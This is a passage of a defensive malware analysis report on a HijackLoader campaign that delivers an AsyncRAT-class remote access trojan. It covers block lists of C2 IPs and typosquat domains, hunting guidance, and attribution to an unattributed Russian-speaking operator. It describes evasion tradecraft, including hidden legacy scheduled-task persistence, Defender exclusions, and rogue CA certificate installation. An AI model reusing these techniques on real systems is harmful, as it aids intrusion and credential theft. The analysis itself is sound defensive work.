HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall\{1F2952E4-FC07-4482-B9E6-E795507DA7D2}_is1 - Drop directories:
C:\ProgramData\adv_ctrl\,%APPDATA%\adv_ctrl\Crisp.exe,C:\ProgramData\WVault.exe - Encrypted payloads:
%LocalAppData%\Temp\<8hex>.tmpfiles referenced by per-host random env vars
Containment categories (one-line action labels):
- Block C2 IP
185.241.208.129and JA307af4aa9e4d215a5ee63f9a0a277fbe3at network perimeter - Block staging IP
62.60.237.100and second-stage IP109.120.137.6at network perimeter - Block typosquat domains (
onedrive.to,microsoft.com-app.cc,www-microsoft.live) at DNS perimeter - Hunt internal hosts for the persistence and registry artifacts above; isolate any matches
- Rotate credentials for any user who interacted with the lure files (specifically: any browser-saved passwords, session cookies, OAuth refresh tokens, or banking session data, anything an AsyncRAT-class .NET RAT would have access to during the persistence window). Prioritize banking sessions and OAuth refresh tokens before browser-saved passwords. Session cookies and refresh tokens enable replay without additional steps; saved passwords require additional attacker effort if MFA is enforced.
- Remove the GoProxy MITM CA cert from Trusted Root Certification Authorities store on any host where it appears
11. Threat Actor Assessment
Note on UTA identifiers: “UTA” stands for Unattributed Threat Actor. UTA-2026-007 is an internal tracking designation assigned by The Hunters Ledger to actors observed across analysis who cannot yet be linked to a publicly named threat group. This label will not appear in external threat intelligence feeds or vendor reports. It is specific to this publication. If future evidence links this activity to a known named actor, the designation will be retired and updated accordingly.
11.1 Conclusion
Weak indicators suggest a distinct Russian-speaking criminal operator (UTA-2026-007). Attribution rests at LOW confidence (58%). The 58% confidence reflects:
- HIGH confidence (90%) that the operator is Russian-speaking
- MODERATE confidence (75%) that this is a distinct operator (not coincidental shared bulletproof tenancy)
- LOW overall confidence (58%) that the distinct operator can be tracked as a single entity across the corpus
- INSUFFICIENT confidence for any link to a publicly named actor
The language I use here (weak indicators suggest) reflects the LOW confidence threshold per CLAUDE.md: at LOW (50-70%) confidence, the appropriate language is “weak indicators suggest” or “insufficient evidence for attribution,” NOT “highly likely,” “probable attribution to,” or “possible attribution to.”
11.2 Named actors ruled out
| Named actor | Confidence | Reason |
|---|---|---|
| TAG-150 / GrayBravo (Recorded Future) | INSUFFICIENT | Zero Castle-family components in any sample; zero infrastructure overlap with documented TAG-150 IPs. TAG-150 operators are specifically characterized by Castle-family components (CastleLoader, CastleBot, CastleRAT). |
| TA544 / Narwhal Spider (Proofpoint) | INSUFFICIENT | Final stage is AsyncRAT-class .NET RAT, not Remcos+SystemBC (TA544’s documented downstream). Structural difference rules out. |
11.3 Russian-speaking operator language attribution (HIGH confidence: 90%)
Four independent Russian-language artifacts converge:
VSEZBSRABOTAT.url: Russian transliteration “vse zarabotat’” (“earn everything”) in a.urlfilename. Operator-curated content, not auto-generated.mozhno-li-vyvesti-dengi-s-krakena.html: Russian “can-you-withdraw-money-from-Kraken” historical URL on second-stage IP109.120.137.6.busket/Mega.io subdir typo: operator misspelling ofbucket/. Stable across all delivery vectors for 15+ months. Characteristic English-second-language tell.- SPecialiST RePack YARA hit on
NDA.doc:NDA.docwas authored using the SPecialiST RePack Russian pirated Office authoring environment (per VT YARA match). This is an artifact of the operator’s tooling, not lure content.
These signals are independent and converge. Operator language attribution holds at HIGH confidence (90%) even where actor-identity attribution is LOW.
11.4 Distinct-operator evidence (MODERATE: 75%)
Four cross-vector fingerprints collectively rule out the H4 alternative hypothesis (coincidental shared bulletproof tenancy of unrelated actors):
busket/Mega.io subdir misspelling stable across all 7 delivery vectors for 15+ months: operator-specific Russian-speaker ESL fingerprint.I:\CompanySource\Plowshare\…\ExceptionHandler.pdbPDB path: organized multi-project build environment, project codename Plowshare; suggests dedicated developer workflow rather than commodity-only consumption.- GoProxy MITM CA cert thumbprint
0174E68C97DDF1E0EEEA415EA336A163D2B61AFD: operator-specific tradecraft not in public HijackLoader reporting; represents an operator addition to the commodity loader chain. - Per-host KDF:
X65599(GetComputerNameW()) XOR 0xa1b2d3b4as a structural pattern: resists 270+ cipher recovery attempts; above commodity level.
The four fingerprints together require a single operator. Coincidental shared BPH alone cannot explain the cross-vector consistency of the busket/ typo across 15 months and seven delivery vectors.
11.5 Operator profile
Their role is MaaS customer, bundle-camouflage integrator and lure developer, and NOT custom-RAT developer or loader developer.
Evidence supporting the role:
- The loader is commodity HijackLoader / Penguish / Rugmi (pe_03 is a 2023-07-10 build; matches Elastic GhostPulse YARA + Microsoft Rugmi labels exactly). Operator did not write the loader.
- The GoProxy installer (pe_06) is commodity Rugmi.HP. Operator did not write it.
- Operator’s actual contribution is at the BUNDLE LAYER:
- The 4-vendor camouflage layout (Crisp Squirrel + Info-ZIP + Google Updater + Qihoo 360)
- The Inno Setup wrapper with Pascal Script
WinExec → return Falsedistribution stealth - The renamed-signed-vendor-binary hollow host pattern
- The bundle-cleanup helper (pe_07, NOT on VT, campaign-unique)
- The legacy
.job+ Defender exclusion persistence combo - The multi-vector phishing kit (8 parallel execution primitives)
- The Russian-language lure infrastructure (VSEZBSRABOTAT, Kraken URL,
buskettypo)
On sophistication the operator shows selective depth, high-tier work in chosen areas, multi-vendor camouflage, three-layer wrapping, a cross-campaign-novel hollow-host pattern, a per-host KDF, alongside commodity choices in others, a near-stock Inno Setup wrapper, a commodity HijackLoader loader, a commodity Rugmi.HP cert installer. That mix is more diagnostic than uniform high-tier work, because it shows what the operator prioritized and what they consciously skipped.
Operator codename lexicon (operator-curated identifiers):
Penguish (loader family), cytotoxin (LDKPOIZD PE OriginalFilename), Apophyge (Inno AppName, architectural term for column-base curve), Veteran (Inno DefaultDirName), Plowshare (operator project from PDB), brokerbg / adv_ctrl / exttracer_net48 / thread_adapter / Sulfathiazole (persistence directory codenames), Bravo/vida (NDA campaign codename), AppId GUID {1F2952E4-FC07-4482-B9E6-E795507DA7D2}, Mega.io operator-typo subdir busket/.
![Plain-text dump of the Inno Setup [Setup] section embedded in Carriers.exe. The lines AppName=Apophyge and DefaultDirName=Veteran are highlighted in green. Other configuration values visible: AppId=, AppVersion=5.1, OutputBaseFilename=Carriers, Compression=lzma2, PrivilegesRequired=lowest, DisableDirPage=auto, DisableProgramGroupPage=auto, ChangesAssociations=no, ShowLanguageDialog=yes, WizardStyle=classic, WizardImageFile=embedded\\WizardImage0.png, WizardSmallImageFile=embedded\\WizardSmallImage0.png. Following the [Setup] block, [Files] entries list Source: '{tmp}\\BugSplat.dll' DestDir: '{tmp}' Flags: deleteafterinstall dontcopy, plus the same pattern for COMSupport.dll, CrystSupervisor32.exe, DBGHelp.dll, DVDSetting.dll, ExceptionHandler.dll.](/assets/images/opendirectory-62-60-237-100-20260506/hijackloader-apophyge-installer-config.png)
[Setup] section of Carriers.exe. AppName=Apophyge (an architectural term for the curve at the base of a column) and DefaultDirName=Veteran are operator-chosen labels. Neither field needs to match the displayed software name and both surface the operator's distinctive vocabulary. The campaign-unique AppId GUID {1F2952E4-FC07-4482-B9E6-E795507DA7D2} persists in the registry post-install as a host-side hunt indicator.Carriers.exe. The Pascal Script source path D:\Coding\Is\issrc-build\Components\ChaCha20.pas reveals the operator builds Inno Setup wrappers locally from the Inno Setup source tree (issrc-build) on a dedicated D:\Coding\ volume. Combined with the I:\CompanySource\Plowshare\ PDB path in ExceptionHandler.dll, this paints the picture of an organized multi-volume developer workspace, not a one-off MaaS-customer build, and the strongest single piece of evidence supporting the "distinct organized operator" assessment for UTA-2026-007.Their style is distinctive, uncommon English words mixed with technical-sounding codenames. Apophyge, an architectural term for the curve at the base of a column, is a particularly diagnostic signal, and suggests either an eclectic-vocabulary wordlist generator or a human author with unusual reading habits. That vocabulary signature is the strongest non-technical attribution lead in the corpus, though it has not been linkable to any known named actor in public reporting.
11.6 Why higher confidence cannot yet be claimed
| Evidence type | Status |
|---|---|
| Government attribution statement | Absent |
| Code-similarity match to named-actor toolchain | Not completed |
| GoProxy cert thumbprint cross-investigation linkage | Not found in other Hunters Ledger investigations |
| Operator forum / dark-web identity | Not identified |
| Full sister-sample analysis on shared C2 | Not completed (5 sister samples on 185.241.208.129 not fully triaged) |
If any of these gaps closes (especially code-similarity to a named actor or government attribution) the LOW confidence (58%) could rise to MODERATE or HIGH and the UTA-2026-007 designation could be retired in favor of the named actor.
12. Confidence Summary
The most operationally critical findings carry DEFINITE confidence; the outstanding gaps fall at LOW or INSUFFICIENT. Findings are organized by level below.
DEFINITE (Direct evidence, no ambiguity)
- C2 endpoint: TLSv1 to
185.241.208.129:56167, Suricata flow + behavioral sandbox TCP log + netstat samples (PID 2596WVault.exe) - JA3 hash
07af4aa9e4d215a5ee63f9a0a277fbe3: captured by Suricata; matches SSLBL AsyncRAT JA3 list - Spamhaus DROP listing of AS210558: Suricata rule 2400036 fired during the run
- OFAC sanction of AS210644 (AEZA GROUP LLC): US Treasury SDN list, July 2025
- Process tree:
Carriers.exe → Carriers.tmp → CrystSupervisor32.exe (temp) → CrystSupervisor32.exe (persistent) → WVault.exe + Crisp.exe: Sysmon EID 1 - File hashes: all artifact hashes in IOC feed (
opendirectory-62-60-237-100-20260506-iocs.json): captured directly - Inno Setup wrapper:
AppName = Apophyge,DefaultDirName = Veteran,AppId = {1F2952E4-FC07-4482-B9E6-E795507DA7D2}: read directly from Inno Setup header - PDB string:
I:\CompanySource\Plowshare\Src\Symbol\Release\ExceptionHandler.pdb: extracted directly fromExceptionHandler.dll - Multi-layer encoding format of
networkspec17.log: PNG-IDAT framing + 4-byte XOR with key0xE1D5B4A2(key visible at file offset 4-7) + LZNT1 chunked decompression: byte-confirmed - Defender exclusion of
C:\ProgramData\adv_ctrl: Sysmon EID 13 RegistrySetValue fromMsMpEng.exe - Persistence: legacy
.jobatC:\Windows\Tasks\watchermgmt.job+ auto-migrated XML atC:\Windows\System32\Tasks\watchermgmt - No DNS resolution for C2: 49 DNS queries during run, none point to operator-controlled C2 infrastructure (Sysmon EID 22)
- SPecialiST RePack YARA hit on
NDA.doc: VT YARA match
HIGH (Strong evidence, minor gaps)
- Family identification: HijackLoader / Penguish / Rugmi / GhostPulse / IDAT Loader: Kaspersky
Trojan.Win32.Penguish.gun, MicrosoftTrojanDownloader:Win64/Rugmi.HNL!MTB, ElasticWindows_Trojan_GhostPulse_caea316bYARA: three independent vendor classifications (~92% confidence) - Final-stage family is AsyncRAT-class .NET RAT: three independent VT IDS hits on the SSL handshake (
AsyncRAT/zgRAT SSL cert,DCRat SSL cert,AsyncRAT JA3) plusclr.dll!CreateAssemblyNameObjectthread start address inWVault.exe: variant inconclusive (88% confidence) - Russian-speaking operator: four independent first-language artifacts:
VSEZBSRABOTAT.urlfilename,mozhno-li-vyvesti-dengi-s-krakena.htmlURL,busket/Mega.io subdir typo, SPecialiST RePack YARA hit (90% confidence) WVault.exeis renamed Qihoo 360 PromoUtil.exe with .NET injection: PDB path matches; build-time string matches;clr.dll!CreateAssemblyNameObjectthread; orphaned process pattern (95% confidence)- Reflective loader
FUN_100024B0inExceptionHandler.dll: PEB-walk API hash resolution + relocation step + memcpy + jump - Stage-2 shellcode 8-phase architecture: API hash table at offsets
+0x14through+0x13c; X65599 hash multiplier; anti-sandbox quadruple - pe_03 uses
ntdll!RtlHashUnicodeStringfor API hash resolution: under-documented TTP; algorithm byte-confirmed via PE Export Directory walk pattern - Multi-vendor camouflage bundle: 4 genuine vendor binaries (Crisp Squirrel + Info-ZIP + Google Updater + Qihoo 360) co-located with 3 malicious operator-controlled PEs
- Cross-campaign hollow-host TTP cluster: 8+ campaigns since 2025 use the renamed-Qihoo-PromoUtil pattern (per VT execution_parents pivot)
watchermgmtscheduled task: XML content directly read;CalendarTrigger1-hour interval, daily recurrence- Pascal Script
InitializeSetup → WinExec → return False: bytecode decompiled via Inno Setup bytecode decompiler; behavioral pattern matches static prediction - GoProxy MITM CA cert install: VT C2AE behavioral confirmation; technique IS in pe_06 even though not observed in 5-min behavioral sandbox window
MODERATE (Reasonable evidence, notable gaps)
- Per-host KDF structural pattern (X65599 hostname-derived seed used as both PRNG seed and decryption key): static reverse identified the structure; Round 13 dynamic data invalidated the exact byte-level algorithm (no FLARE-derived seed produces
EUOJCZYGOUCUGin 1M-seed brute force) - Distinct operator (UTA-2026-007): 75% confidence; four cross-vector fingerprints (busket/, Plowshare PDB, GoProxy cert, per-host KDF) collectively support, but no public actor link
- Operator role: MaaS-customer + bundle-camouflage integrator: 78% confidence; based on commodity-loader use plus operator additions at the bundle layer
- AS210558 recurrence as operator-overlap signal: 70%; shared bulletproof tenancy is plausible alternative explanation
LOW (Weak / circumstantial evidence)
- UTA-2026-007 as a single trackable entity: 58% confidence; no public actor link, no cross-investigation linkage of GoProxy cert thumbprint
- Final-stage variant identification (AsyncRAT vs DCRat vs zgRAT vs heavily modified): cipher unrecovered after 270 attempts; runtime evidence required
- Exfiltration over C2 channel (T1041): capability inferred from .NET RAT family characteristics; not directly observed in 5-min run
INSUFFICIENT (Cannot assess from current data)
- Specific RAT variant: needs TLS MITM or memory dump
- Government attribution: none has been published for this operator
- Cipher key derivation method for
807D7B6.tmp: runtime evidence required - Sister samples on AS210558:
Gdkmos.exe,KioskWindows_1.04.zip,detectrdps.exe,SSA-Statement.exe,Rjdfz.exenot yet analyzed for campaign-clustering linkage - Operator forum / dark-web identity: not in public TI
- TAG-150 / GrayBravo and TA544 / Narwhal Spider: both ruled out at INSUFFICIENT confidence; the absence of Castle-family components rules out TAG-150; AsyncRAT-class final stage rules out TA544
13. FAQ / Key Intelligence Questions
Eight questions cover the most common operational concerns raised by this campaign. Each answer cross-references the primary evidence section.
Q1. Is my organization affected by this campaign?
Check whether any host has connected to 185.241.208.129:56167 over TCP, or any process has produced a TLS ClientHello matching JA3 hash 07af4aa9e4d215a5ee63f9a0a277fbe3 (Section 6.7). Either signal is high-confidence evidence of infection. Hunt also for the persistence artifacts in Section 10.4 (the watchermgmt scheduled task in legacy .job format and the registry artifacts listed there). These are durable and survive process restarts.
Q2. What confidence level is the attribution? Three levels apply, with different confidence values (Section 11): the operator is Russian-speaking at HIGH confidence (90%); this is a distinct operator (not coincidental shared bulletproof tenancy) at MODERATE confidence (75%); the operator can be tracked as a single entity across the corpus at LOW confidence (58%). No link to any publicly named actor (TAG-150 / GrayBravo, TA544 / Narwhal Spider, etc.) has been established. Both candidates were ruled out at INSUFFICIENT confidence.
Q3. What is UTA-2026-007 and why does it matter? “UTA” stands for Unattributed Threat Actor. UTA-2026-007 is an internal Hunters Ledger tracking designation used because no link to a publicly named threat group could be established (Section 11.1 explanatory blockquote). It is specific to this publication. It will not appear in external threat intelligence feeds or vendor reports. If future evidence links this activity to a known named actor, the designation will be retired.
Q4. What if my SOC sees the JA3 hash 07af4aa9e4d215a5ee63f9a0a277fbe3 on a live host?
Treat this as a high-priority alert regardless of the specific campaign attribution. The JA3 fingerprint is on the Abuse.ch SSLBL list as an AsyncRAT-class indicator, and an active TLS handshake with this fingerprint indicates a .NET RAT actively beaconing from an infected host (Section 6.7). Verify the C2 destination IP and port, isolate the host from the network, and proceed with the artifacts in Section 10.4. If the destination IP/ASN matches 185.241.208.129 / AS210558, this is specifically UTA-2026-007. If the JA3 matches but the destination IP differs, the campaign is a different AsyncRAT-class operator. Treat the alert as equally high-priority because the same RAT class is active.
Q5. Will my DNS-based detection stack catch this campaign?
No. The C2 IP 185.241.208.129 is hardcoded in the loader/payload and never queried via DNS (Section 6.8: 49 DNS queries observed in the run, none point to operator infrastructure). DNS sinkholes, RPZ rules, and DGA-detection techniques will not catch this campaign. Detection must be IP-based, JA3-based, or behavioral.
Q6. What is the time-to-detect window?
~43 seconds from sample launch to first C2 beacon (Section 6.1 timing chain). File-based blocking (AV, gateway scan) must act within this window or behavioral detection at the orphan-WVault.exe stage is required. SIEM/EDR latency exceeding ~60 seconds is too slow for prevention; only detection-and-response is feasible at that latency.
Q7. Why is the persistence so hard to find with autorunsc?
The operator uses a legacy Windows scheduled-task format (.job file at C:\Windows\Tasks\watchermgmt.job) that Sysinternals autorunsc does not enumerate by default (Section 6.4.1). Within ~90 ms, Windows Task Scheduler service auto-migrates this to the modern XML format at C:\Windows\System32\Tasks\watchermgmt, but the TaskCache registry entry that autorunsc relies on may not be created. Hunt directly for *.job files in C:\Windows\Tasks\ from non-system-installer parents, or enumerate C:\Windows\System32\Tasks\ directly.
Q8. Is this campaign linked to TAG-150 / GrayBravo or TA544 / Narwhal Spider? No. Both were ruled out at INSUFFICIENT confidence (Section 11.2). TAG-150 / GrayBravo is characterized by Castle-family components (CastleLoader, CastleBot, CastleRAT). None are present in this corpus, and zero infrastructure overlap exists with documented TAG-150 IPs. TA544 / Narwhal Spider is documented as delivering Remcos+SystemBC; this campaign delivers an AsyncRAT-class .NET RAT. The structural difference in the final-stage family rules out TA544.
14. References to Companion Files
Two companion files ship with this report: a machine-readable IOC feed and the detection-rule collection. Deployed URLs and raw filenames are listed below.
- IOC feed (machine-readable JSON):
- Deployed URL:
/ioc-feeds/opendirectory-62-60-237-100-20260506-iocs/ - Raw filename:
opendirectory-62-60-237-100-20260506-iocs.json - Contents: 147 validated IOCs (file hashes, IPs, domains, URLs, registry keys, file paths, named pipes, env-var patterns)
- Use case: SIEM/EDR ingestion, gateway-AV hash-block lists, network perimeter IP/domain blocks
- Deployed URL:
- Detection rules (YARA, Sigma, Suricata):
- Deployed URL:
/hunting-detections/opendirectory-62-60-237-100-20260506-detections/ - Raw filename:
opendirectory-62-60-237-100-20260506-detections.md - Contents: 5 YARA rules + 9 Sigma rules + 1 Suricata signature (15 rules across three detection layers)
- Use case: deploy YARA in endpoint memory scanners and gateway AV; Sigma in SIEM/EDR via siegma converters; Suricata in network IDS/IPS
- Deployed URL:
Both files are licensed under Creative Commons Attribution 4.0 (CC BY 4.0). The IOC iocs.json feed is intended for direct ingestion by SIEM/EDR pipelines without further parsing; the detection detections.md file requires platform-specific deployment (siegma converters for Sigma, etc.).
15. Gaps & Assumptions
These gaps and assumptions do not block publication. The story is coherent: HIGH confidence on family attribution, DEFINITE on C2 endpoint, HIGH on the loader chain end-to-end, MODERATE on the per-host KDF pattern, INSUFFICIENT on the exact stealer variant. The cipher gap itself becomes a positive finding. The operator’s per-host KDF exceeds commodity AsyncRAT/DCRat patterns.
15.1 Outstanding analysis gaps
- Final-stealer cipher:
807D7B6.tmpcipher unrecovered after ~270 cryptographic combinations. Recovery requires interactive-debugger attach tope_03mid-execution OR memory-dump ofWVault.exespecifically. - Final-stealer variant identification: AsyncRAT vs DCRat vs zgRAT vs heavily modified variant. Cannot fix without TLS MITM on C2 or memory-dump of
WVault.exe. - GoProxy CA cert install was not directly observed during behavioral sandbox analysis: VT C2AE confirms the technique; dynamic analysis did not trigger it.
WVault.exedrop hash divergence: bundle hashca9f859f…vs runtime dropc085a724…. Possible explanations include a slightly different version selected at runtime, operator post-extraction modification, or one hash misread. Confidence in the divergence is HIGH; confidence in the underlying cause is INSUFFICIENT.pe_06invocation mechanism: process tree showsCarriers.exe → Carriers.tmp → CrystSupervisor32.exe → ...but does not showpe_06. The most likely explanation (per static analysis of the_tiny_erase_export pattern) is thatpe_06is loaded as a DLL into one of the existing processes, confidence MODERATE.- Sister samples on
185.241.208.129:Gdkmos.exe,KioskWindows_1.04.zip,detectrdps.exe,SSA-Statement.exe,Rjdfz.exeare sister samples; further triage could confirm campaign clustering and/or expand the UTA-2026-007 footprint. - GoProxy cert thumbprint
0174E68C97DDF1E0EEEA415EA336A163D2B61AFDcross-campaign linkage: not yet found in other Hunters Ledger investigations; would be a high-value cross-campaign linkage if observed.
15.2 Working assumptions
The following assumptions underpin the analysis and are explicit so a future analyst can challenge them:
- C2 endpoint primacy: The C2 endpoint observed at investigation time (
185.241.208.129:56167) is treated as the operator’s primary C2. No failover infrastructure or DGA-style C2 rotation was observed; a backup C2 channel not triggered during the 5-minute behavioral sandbox window cannot be ruled out. - Single-operator interpretation of cross-vector fingerprints: The four cross-vector fingerprints (
busket/typo, Plowshare PDB, GoProxy cert thumbprint, per-host KDF) are treated as evidence for a single operator at MODERATE confidence (75%). Coincidental shared bulletproof tenancy is the alternative hypothesis, evaluated and judged less plausible because thebusket/typo is stable across all 7 vectors for 15+ months. - Dynamic-static congruence on cipher gap: The static analysis of
pe_03’s API resolution and KDF code path is treated as broadly correct (HIGH confidence); the dynamic invalidation of the env var algorithm at MODERATE confidence indicates a single missing element (rand-consume order, alphabet, RNG, hash function, OR seed source) rather than a fundamentally different algorithm. This assumption is testable with interactive debugger attach to a livepe_03. - Final-stage family is AsyncRAT-class: The convergence of three independent VT IDS rule hits (AsyncRAT JA3, AsyncRAT/zgRAT SSL cert, DCRat C&C SSL cert) plus
clr.dllthread evidence is treated as sufficient to commit to the AsyncRAT-class designation at HIGH confidence (88%). Specific variant within the class (AsyncRAT vs DCRat vs zgRAT vs VenomRAT) is left INSUFFICIENT. - Russian-speaking operator inference from artifact convergence: Four independent Russian-language artifacts (VSEZBSRABOTAT, Kraken URL,
buskettypo, SPecialiST RePack) are treated as sufficient evidence for HIGH confidence (90%) on operator first language. The artifacts are assumed not to be deliberate false-flag inserts; the cross-vector consistency and operator-curated nature of the artifacts make false-flag insertion implausible at the cost-benefit level for a commodity-malware operator.
© 2026 Joseph, The Hunters Ledger. Licensed under CC BY 4.0, free to republish and adapt, including commercially, with attribution to The Hunters Ledger and a link to the original.